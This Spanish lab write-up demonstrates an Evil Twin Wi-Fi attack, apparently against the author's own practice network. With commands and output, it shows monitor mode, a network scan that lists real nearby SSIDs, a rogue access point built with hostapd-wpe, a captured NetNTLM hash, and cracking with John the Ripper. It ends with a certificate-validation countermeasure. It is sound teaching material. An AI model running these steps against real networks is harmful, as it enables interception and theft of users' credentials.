


Ataque Evil Twin

The image features several parallel blue lines of varying lengths and positions, creating a dynamic, abstract background. These lines are oriented diagonally, sloping upwards from left to right. They are distributed across the lower half of the image, with some lines extending from the bottom left towards the center, and others starting further right and extending towards the top right. The lines vary in thickness and length, giving the impression of multiple strokes or a layered effect.

ÍNDICE

INTRODUCCIÓN	2
DESARROLLO	3
Paso 1 - Verificar la antena	3
Paso 2 - Matar procesos interferentes.....	3
Paso 3 - Activar modo monitor	4
Paso 4 – Detectar red víctima.....	4
Paso 5 - Configurar hostapd-wpe	5
Paso 6 - Levantar el punto de acceso falso	5
Paso 7 - Simular la conexión de la víctima	5
Paso 8 - Captura del hash NetNTLM	6
Paso 9 - Preparar el diccionario	6
Paso 10 - Crackear el hash con John the Ripper	6



INTRODUCCIÓN

En este laboratorio vamos a realizar un ataque **Evil Twin o Gemelo malvado** contra una red WPA. Este tipo de ataque consiste en crear un punto de acceso inalámbrico falso que suplanta la identidad de una red legítima, con el objetivo de engañar a los usuarios para que se conecten a él y así interceptar sus credenciales de autenticación.



DESARROLLO

En este laboratorio vamos a demostrar un ataque GEMELO MALVADO contra una red WPA. Este tipo de ataque consiste en crear un punto de acceso falso que imita a una red, con el objetivo de capturar sus credenciales cuando un usuario intenta autenticarse.

Paso 1 - Verificar la antena

Lo primero es comprobar que el sistema reconoce nuestra antena inalámbrica. Vemos que aparece como **wlan0**, lo que confirma que está correctamente detectada y lista para usarse.

Comando: *iwconfig*

```
(kali㉿kali)-[~]  
$ iwconfig  
lo          no wireless extensions.  
  
eth0        no wireless extensions.  
  
eth1        no wireless extensions.  
  
wlan0       IEEE 802.11  ESSID:off/any  
            Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm  
            Retry short limit:7   RTS thr:off   Fragment thr:off  
            Power Management:on
```

Paso 2 - Matar procesos interferentes

Antes de poner la antena en modo monitor, necesitamos detener cualquier proceso que pueda interferir.

Comando: *sudo airmon-ng check kill*

```
(kali㉿kali)-[~]  
$ sudo airmon-ng check kill  
[sudo] password for kali:  
  
Killing these processes:  
  
    PID Name  
    2590 wpa_supplicant
```



Paso 3 - Activar modo monitor

Ahora ponemos la antena en modo monitor. Este modo nos permite capturar y transmitir paquetes de red sin estar asociados a ninguna red, algo imprescindible para lanzar el punto de acceso falso.

Comando: *sudo airmon-ng start wlan0*

```
(kali@kali)-[~]
$ sudo airmon-ng start wlan0
```

PHY	Interface	Driver	Chipset
phy0	wlan0	rtw88_8812au (monitor mode enabled)	Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R DB WLAN Adapter

Comprobamos de nuevo con *iwconfig* y vemos que la interfaz ahora figura en **Mode: Monitor**.

```
(kali@kali)-[~]
$ iwconfig
```

Interface	Mode	Frequency	Tx-Power	Retry short limit	RTS thr	Fragment thr	Power Management
wlan0	Mode:Monitor	2.457 GHz	20 dBm	7	off	off	on

Paso 4 – Detectar red víctima

Ahora es momento de escanear la red en busca del SSID que usaremos para suplantar a nuestra víctima

Comando: *sudo airodump-ng wlan0*

```
(kali@kali)-[~]
$ sudo airodump-ng wlan0
```

CH 4][Elapsed: 0 s][2026-05-20 21:13

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
A4:86:DB:B7:22:39	-54	3	0 0	14	65	WPA2 CCMP	PSK	NVRa486dbb72239
20:BB:BC:6C:E6:6D	-45	3	0 0	3	54e	WPA2 CCMP	PSK	EZVIZ_BB3515237
BC:7E:C3:59:8A:81	-50	2	0 0	9	130	WPA2 CCMP	PSK	DIGIFIBRA-3BDE
10:33:BF:27:9D:B0	-42	2	0 0	2	195	WPA2 CCMP	PSK	vodafoneAAGN3G
BC:7E:C3:68:E4:91	-29	2	0 0	4	130	WPA2 CCMP	PSK	MARTINROUTERKING
3C:78:95:96:9B:08	-46	2	0 0	1	130	WPA2 CCMP	PSK	MOVISTAR_79B0_EXT
16:3B:16:16:16:16	-42	2	0 0	13	130	WPA2 CCMP	PSK	Unlabeled-8158
D8:A7:38:F1:5A:F0	-21	0	0 0	1	195	WPA2 CCMP	PSK	vodafone3AR0
80:78:71:46:79:BF	-21	5	88 43	1	130	WPA2 CCMP	PSK	MOVISTAR_79B0
6A:CC:22:9F:1E:29	-40	4	0 0	1	130	WPA2 CCMP	PSK	Invitado-1E26
4E:7C:FC:CA:64:69	-7	5	0 0	10	360	WPA2 CCMP	PSK	davidpractica

Quitting...



Paso 5 - Configurar hostapd-wpe

Editamos el archivo de configuración de hostapd-wpe, que es la herramienta que nos permitirá levantar el punto de acceso falso con soporte para WPA. Los dos parámetros clave que modificamos son:

- ssid: lo ponemos igual que la red víctima para que sea convincente
- interface: verificamos que apunta a wlan0

Comando: Sudo nano /etc/hostapd-wpe/hostapd-wpe.conf

```
(kali㉿kali)-[~]  
$ sudo nano /etc/hostapd-wpe/hostapd-wpe.conf  
[sudo] password for kali:
```

```
GNU nano 8.6 /etc/hostapd-wpe/hostapd-wpe.conf  
# Configuration file for hostapd-wpe  
  
# Interface - Probably wlan0 for 802.11, eth0 for wired  
interface=wlan0  
  
# May have to change these depending on build location  
eap_user_file=/etc/hostapd-wpe/hostapd-wpe.eap_user  
ca_cert=/etc/hostapd-wpe/certs/ca.pem  
server_cert=/etc/hostapd-wpe/certs/server.pem  
private_key=/etc/hostapd-wpe/certs/server.key  
private_key_passwd=whatever  
dh_file=/etc/hostapd-wpe/certs/dh  
  
# 802.11 Options  
ssid=davidpractica  
channel=1  
  
# WPE Options - Dont need to change these to make it all work
```

Paso 6 - Levantar el punto de acceso falso

Lanzamos el Evil Twin. Ahora mismo tenemos activo un punto de acceso que **se hace pasar por la red legítima**. Cuando una víctima intente conectarse e introduzca sus credenciales, hostapd-wpe las interceptará.


```
(kali㉿kali)-[~]  
$ sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf  
wlan0: interface state UNINITIALIZED→ENABLED  
wlan0: AP-ENABLED
```

Paso 7 - Simular la conexión de la víctima

Nos conectamos al punto de acceso falso desde un dispositivo, introduciendo cualquier contraseña. En un entorno real, la víctima creería estar autenticándose en la red corporativa.



Ataque Evil Twin



Paso 8 - Captura del hash NetNTLM

En la terminal donde corre hostapd-wpe vemos que ha capturado un **hash NetNTLM**. Este hash contiene las credenciales del usuario de forma cifrada.

```
(kali@kali)-[~]
$ sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf
wlan0: interface state UNINITIALIZED->ENABLED
wlan0: AP-ENABLED
wlan0: STA b2:7f:0a:3f:08:5e IEEE 802.11: authenticated
wlan0: STA b2:7f:0a:3f:08:5e IEEE 802.11: associated (aid 1)
wlan0: CTRL-Event-EAP-STARTED b2:7f:0a:3f:08:5e
wlan0: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-Event-EAP-PROPOSED-METHOD vendor=0 method=25
wlan0: STA b2:7f:0a:3f:08:5e IEEE 802.1X: Identity received from STA: 'david'
wlan0: STA b2:7f:0a:3f:08:5e IEEE 802.1X: Identity received from STA: 'david'
wlan0: STA b2:7f:0a:3f:08:5e IEEE 802.1X: Identity received from STA: 'david'
wlan0: STA b2:7f:0a:3f:08:5e IEEE 802.1X: Identity received from STA: 'david'
wlan0: STA b2:7f:0a:3f:08:5e IEEE 802.1X: Identity received from STA: 'david'
wlan0: STA b2:7f:0a:3f:08:5e IEEE 802.1X: Identity received from STA: 'david'

mschapv2: Wed May 20 21:15:21 2026
  username: david
  challenge: 2d:a2:d2:0e:43:75:e5:91
  response: 0b:22:1c:5b:d5:e1:be:f6:f6:b4:0f:b2:8b:50:16:7a:e0:82:6f:32:45:20:f2:05
  jtr NETNTLM: david:$NETNTLM$2da2d20e4375e591$9baa1c5bd5e1bef6f4b49fb28b50167ae0826fa34520f395
  nasncat NETNTLM: david:::9baa1c5bd5e1bef6f4b49fb28b50167ae0826fa34520f395:2da2d20e4375e591
wlan0: STA b2:7f:0a:3f:08:5e IEEE 802.1X: Identity received from STA: 'david'
wlan0: STA b2:7f:0a:3f:08:5e IEEE 802.1X: Identity received from STA: 'david'
wlan0: CTRL-Event-EAP-FAILURE b2:7f:0a:3f:08:5e
```

Lo copiamos para el siguiente paso y guardamos en un fichero en texto plano

```
(kali@kali)-[~]
$ echo 'david:$NETNTLM$2da2d20e4375e591$9baa1c5bd5e1bef6f4b49fb28b50167ae0826fa34520f395' > hashtwin.txt
```

Paso 9 - Preparar el diccionario

Descomprimos el famoso diccionario **rockyou.txt** y verificamos que está disponible. Este diccionario contiene millones de contraseñas reales filtradas en brechas anteriores y es el estándar en ejercicios de cracking

```
(kali@kali)-[~]
$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:
(kali@kali)-[~]
$ ls /usr/share/wordlists/
dirb  dirbuster  dnsmap.txt  fasttrack.txt  fern-wifi  john.lst  legion  metasploit  nmap.lst  rockyou.txt  sqlmap.txt  wfuzz  wifite.txt
```

Paso 10 - Crackear el hash con John the Ripper

Usamos **John the Ripper** para realizar un ataque de diccionario contra el hash capturado. Si la contraseña de la víctima está en el diccionario, John la encontrará y nos la mostrará en texto plano.



Ataque Evil Twin

Comando: `john --wordlist=/usr/share/wordlists/rockyou.txt hashtwin.txt`

```
(kali@kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashtwin.txt
Warning: detected hash type netntlm, but the string is also recognized as "netntlm-naive"
Use the "--format=netntlm-naive" option to force loading these as that type instead

(kali@kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hashtwin.txt
Warning: detected hash type "netntlm", but the string is also recognized as "netntlm-naive"
Use the "--format=netntlm-naive" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
david (david)
1g 0:00:00:00 DONE (2026-05-20 21:17) 100.0g/s 100800p/s 100800c/s 100800C/s 123456..marie1
Use the "--show --format=netntlm" options to display all of the cracked passwords reliably
Session completed.
```

Obteniendo las credenciales de la red.

Como hemos visto, este ataque demuestra que WPA, puede ser comprometido si los usuarios no verifican el certificado del servidor antes de autenticarse.

La contramedida principal es **configurar correctamente la validación del certificado** en los dispositivos cliente, de forma que rechacen puntos de acceso que no lo presenten correctamente.

